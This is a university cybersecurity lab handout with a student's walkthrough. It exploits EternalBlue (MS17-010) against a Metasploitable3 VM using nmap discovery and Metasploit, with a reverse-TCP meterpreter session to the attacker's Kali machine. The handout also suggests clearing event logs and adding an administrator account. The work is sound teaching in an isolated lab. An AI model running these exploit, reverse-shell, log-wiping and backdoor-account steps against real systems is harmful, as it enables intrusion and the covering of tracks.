CYBERSECURITY LABS:

Demo 1: Exploit injection (EternalBlue)

Discovery

You are on your attacking machine. First of all you need to find the IP address and network number of your Kali machine (ifconfig command).

At this point you need to execute the MITRE tactic called Discovery: *The adversary is trying to figure out your environment. Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network*. The technical jargon often uses a different term for these steps: *enumeration*.

- Determine which other hosts are connected to your network. This can be done with nmap network-number-of-your-interface (with /24 syntax). You will probably find 3 IP addresses: one for your Kali machine; one for the target (metasploitable3 VM) and the third one for what?
- How to determine which of the two addresses that do not belong to your Kali machine belongs to the target? (hints: which ports are open at those addresses?)
- Finally, execute a scan on IP-address-target by running nmap with default options.

The above steps correspond to the Network Service Discovery technique.

Reference and suggestions

- Execute another scan with nmap -sV -p- IP-address-target. This command takes much longer and generates much more network traffic but provides a more detailed description. Try to understand the difference in depth and coverage of the scan between the two cases.
- Metasploitable3 has a vulnerable service listening on ports 9200/9300. Is that service detected by nmap in both executions? If yes, is it identified correctly (search on the web what is the typical usage for those ports)?
- Capture the traffic generated by nmap with default options by running wireshark on the attacking machine. This is useful for understanding the amount of “noise” that could be detected by a defender.

Useful link: Running a quick NMAP scan to inventory my network.

SMB Exploitation (EternalBlue)

Overview

SMB is a communication protocol for sharing files and printers. A service that can be accessed with this protocol runs on basically all Windows systems. It exposes functionalities for accessing files, navigating through directories and alike (e.g., search “smb commands windows”). As such, this service does *not* expose any functionality for executing arbitrary commands, launching a shell, managing users or devices and alike.

Vulnerability CVE-2017-0144 affects the Windows SMB server. This vulnerability can be exploited by an unauthenticated remote attacker for executing arbitrary code on the machine running the server (see also Microsoft Security Bulletin MS17-010).

An exploit for this vulnerability, developed by the NSA and secretly used for their attacks, was publicly released on 17/4/2017 by "The Shadow Brokers", a hacking group whose real identities are not known. This exploit is widely known as “EternalBlue'' and was used in several large scale ransomware attacks a few months later (WannaCry / NotPetya). Interestingly, a patch for this vulnerability had already been made available by Microsoft at the time of those disrupting attacks. One of the reasons for the large-scale impact of those attacks is that hundreds of thousands of machines around the world had not applied the patch (a few notes by myself on this fact).

The metasploitable3 Windows VM has this vulnerability (no longer present in modern Windows platforms). Metasploit has a module containing an exploit for that vulnerability, where the default payload launches a Metepreter session with SYSTEM privilege (i.e., a shell with full control on the attacked system).

Exploit injection

MITRE ATT&CK Techniques: Exploitation of Remote Services or Exploit Public-Facing Application

- Execute the metasploit search command of metasploit to have a look at the exploits available and possibly focus on those available for Windows targets.
- Use the exploit exploit/windows/smb/ms17_010_eternalblue for obtaining a meterpreter session on metasploitable3. You just need to specify the RHOST option by setting it to the IP address of metasploitable3.
- Ascertain the user associated with that session (meterpreter getuid command).
- Take a moment to realize what has happened: by exploiting a mistake in a service for accessing files and printers, one has taken full control of the attacked machine.

Then you can operate *on metasploitable3* by playing with meterpreter *from the attacker machine*. Before doing that, make sure to read and understand the next section.

Understand process structure

The exploit payload is the meterpreter server. This payload is injected within the memory of the vulnerable program (SMB server). After injection, thus, the meterpreter client will be connected to the same process that runs the SMB server. No new process is created.

The meterpreter commands issued by the client machine will be executed by the vulnerable process at the other side, i.e., on the attacked machine. The operating system on the attacked machine will execute only those commands for which the vulnerable process has sufficient access rights. Since that process is associated with the SYSTEM identity, that process has the highest privilege level possible and thus every command can be executed.

One of the possible meterpreter commands is shell, which spawns a shell on the attacked machine. In this case a new process is created. The identity of that process is the same as the identity of its parent process (i.e., of the vulnerable process). Thus, the shell process will also have the SYSTEM identity.

One of the possible meterpreter commands is migrate, which move the meterpreter server within the memory of another running process on the attacked machine. In this case, the identity of the meterpreter server after migration will be that of the "destination process".

Play with the attacked machine

Some suggestions:

- Have a look at which files might have interesting content (search -f *.pdf or jpg or whatever). Search may be rooted at a specified directory with the -d option.
- Grab a screen of the desktop. To do so, there must be a user logged on metasploitable3, otherwise the screenshot will be fully black (no desktop); you might want to logon some user on metasploitable3, e.g., user vagrant with password vagrant. Details for grabbing the screenshot are described here: try to understand what you are doing and why.
- Have a look at the event logs in metasploitable3. You need to logon on metasploitable3 as user vagrant\vagrant and then run the Windows “event viewer” (i.e., not from the attacker machine). Understanding the meaning of those "low-level" events and mapping them to "high-level" activities to them is very difficult (we will touch this topic very briefly near the end of this course). Just have a look and see

that there are many events. Then execute the meterpreter clearev command and look at the event logs again. Try to imagine the implications.

- Launch a shell on metasploitable3 with the meterpreter shell command and then execute some commands.


Interesting commands to run from a meterpreter shell (the following suggestions require some simple web searches, or ChatGPT interactions, for figuring out the necessary details):

- Create a new user (search in the web for “windows create user command line” or ask ChatGPT with a suitable prompt, as indicated in the page about LLMs (ChatGPT, Gemini, DeepSeek etc.))
- Assign administrator privilege to that user (search in the web for “windows modify user and account privileges command line” or ask ChatGPT)

Note that the newly created user will be visible on the logon screen of metasploitable3. If one wants to keep the newly created user hidden (in that screen), then a certain system attribute of that user should be modified. This is possible but not trivial, I do not think it is interesting in this context. It may be more interesting to identify the corresponding events that have been generated in the Security log of metasploitable3 and then clearing the log as suggested above.

STEP 1: Identify your IP and the network


I open the terminal on Kali and type ifconfig.
My IP is 10.0.2.4 and my subnet is /24 (255.255.255.0).



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe55:468d  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:55:46:8d  txqueuelen 1000  (Ethernet)
        RX packets 158497  bytes 9663766 (9.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 188603  bytes 11444179 (10.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2010  bytes 84580 (82.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2010  bytes 84580 (82.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

STEP 2: Scan the network to find other devices


I find port 445 open on the SMB server and realize that the Metasploitable3 machine is associated with IP address 10.0.2.15.




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.4/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-17 11:13 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0051s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00075s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C0:57:EB (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0037s latency).
Not shown: 982 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
3920/tcp open  exasoftport1
4848/tcp open  appserv-http
7676/tcp open  imqbrokerd
8080/tcp open  http-proxy
8181/tcp open  intermapper
8383/tcp open  m2mservices
```

STEP 3: Launch the attack using Metasploit

I start Metasploit with msfconsole.
I search for SMB exploits with search eternalblue.
Now I select the exploit: use exploit/windows/smb/ms17_010_eternalblue
I set the target IP of the victim machine: 10.0.2.15
I set the payload to get a meterpreter shell: set payload windows/x64/meterpreter/reverse_tcp
I set the IP of the Kali machine to receive the reverse connection.
Then I launch the attack with exploit → **WIN** means it was successful.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search eternalblue

Matching Modules
================


   #   Name                                            Disclosure Date  Rank     Check  Desc
ription
   -   ----                                            ---------------  ----     -----  ----
-------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17
-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                   .                .        .      .
   2     \_ target: Windows 7                          .                .        .      .
   3     \_ target: Windows Embedded Standard 7        .                .        .      .
   4     \_ target: Windows Server 2008 R2             .                .        .      .
   5     \_ target: Windows 8                          .                .        .      .
   6     \_ target: Windows 8.1                        .                .        .      .
   7     \_ target: Windows Server 2012                .                .        .      .
   8     \_ target: Windows 10 Pro                     .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation   .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17
-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                          .                .        .      .
   12    \_ target: PowerShell                         .                .        .      .
   13    \_ target: Native upload                      .                .        .      .
   14    \_ target: MOF upload                         .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                        .                .        .      .
```



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/revers
e_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 10.0.2.4
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2
 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Se
rver 2
[*] 10.0.2.15:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Sta
ndard
[*] 10.0.2.15:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Servi
ce Pac
```


STEP 4: Verify access to the machine

I check the user with getuid — the username NT AUTHORITY\SYSTEM means I have full control of the machine.
Now I can start interacting with the compromised machine (in my case, I tried to look for interesting files).



```
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49083) at 2025-03-17 11:28:37
-0400
[+] 10.0.2.15:445 - =============================================================
[+] 10.0.2.15:445 - =========================WIN=================================
[+] 10.0.2.15:445 - =============================================================

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > search -f *.txt
Found 1034 results...
=====================

Path
                                                                                          Si
ze (bytes)  Modified (UTC)
----
                                                                                          --
----------  --------------
c:\ManageEngine\DesktopCentral_Server\InjecterInfo.txt
                                                                                          26
6           2023-03-19 05:43:08 -0400
c:\ManageEngine\DesktopCentral_Server\apache\ABOUT_APACHE.txt
                                                                                          13
750         2015-10-07 09:32:36 -0400
c:\ManageEngine\DesktopCentral_Server\apache\CHANGES.txt
                                                                                          17
3275        2015-10-07 09:32:36 -0400
c:\ManageEngine\DesktopCentral_Server\apache\INSTALL.txt
                                                                                          49
```

I then try to get a Windows shell using the shell command, which allows me to execute Windows commands.



```
9           2014-03-02 21:34:27 -0500
c:\wamp\www\wordpress\wp-includes\js\plupload\license.txt
                                                                                          17
987         2011-07-29 04:59:35 -0400
c:\wamp\www\wordpress\wp-includes\js\swfupload\license.txt
                                                                                          15
40          2011-07-29 15:21:21 -0400
c:\wamp\www\wordpress\wp-includes\js\tinymce\license.txt
                                                                                          26
427         2011-04-11 14:23:51 -0400

meterpreter > shell
Process 4596 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Observations:

1. Determine which other hosts are connected to your network.

This can be done with nmap <your-network>/24.
I will probably find 3 IP addresses: one for your Kali machine, one for the target (Metasploitable3 VM), and a third one — but what is it?

1. Kali Linux has the IP 10.0.2.4
   - This is confirmed by the ip route, which shows src 10.0.2.4.
2. 10.0.2.1 is the network gateway (probably the VirtualBox NAT gateway)
   - default via 10.0.2.1 → Indicates that all traffic passes through this IP, which is typically the network gateway.
   - Also, the earlier Nmap scan shows that 10.0.2.1 only has port 53 (DNS) open, which is consistent with a NAT gateway.
3. 10.0.2.3 is the VirtualBox Gateway/DHCP Server
   - A scan with nmap -A 10.0.2.3 shows that all 1000 ports are filtered, and the MAC address belongs to VirtualBox (08:00:27:C0:57:EB).
   - This suggests it's probably the DHCP Server/NAT Helper of VirtualBox, which manages the virtual network.
4. 10.0.2.15 is Metasploitable3
   - The previous scan showed many open ports on this IP, including FTP (21), HTTP (80), SMB (445), MySQL (3306), and others.
   - This is consistent with a vulnerable system like Metasploitable3.
5. 10.0.2.2 is Debian
   - It only has ports 135 (MSRPC) and 445 (Microsoft-DS) open, which suggests that Samba might be installed.

Conclusion:

- 10.0.2.1 → VirtualBox NAT Gateway (handles internet access)
- 10.0.2.2 → Debian (possibly one of your VMs with Samba?)

- 10.0.2.3 → VirtualBox DHCP Server/NAT Helper
- 10.0.2.4 → Kali Linux (attacking system)
- 10.0.2.15 → Metasploitable3 (vulnerable machine)

Why do I have 5 IPs instead of 3?
The professor probably expected only Kali, Metasploitable3, and the NAT Gateway.
But I also have a Debian VM and the VirtualBox DHCP Server, which explains the extra IPs.

---

2. Metasploitable3 has a vulnerable service listening on ports 9200/9300. Is that service detected by Nmap in both executions?

If yes, is it correctly identified? (Search online for the typical usage of those ports.)

Identification of ports 9200 and 9300:

- **Port 9200/tcp** → Identified as wap-wsp
  - wap-wsp (Wireless Application Protocol - Wireless Session Protocol) is incorrect for Metasploitable3.
  - This port is typically used by **Elasticsearch**, which is a vulnerable service often present in Metasploitable3.
- **Port 9300/tcp** → Identified as vrace
  - vrace is not a common service, but in reality, this port is often used by **Elasticsearch** for internal node communication.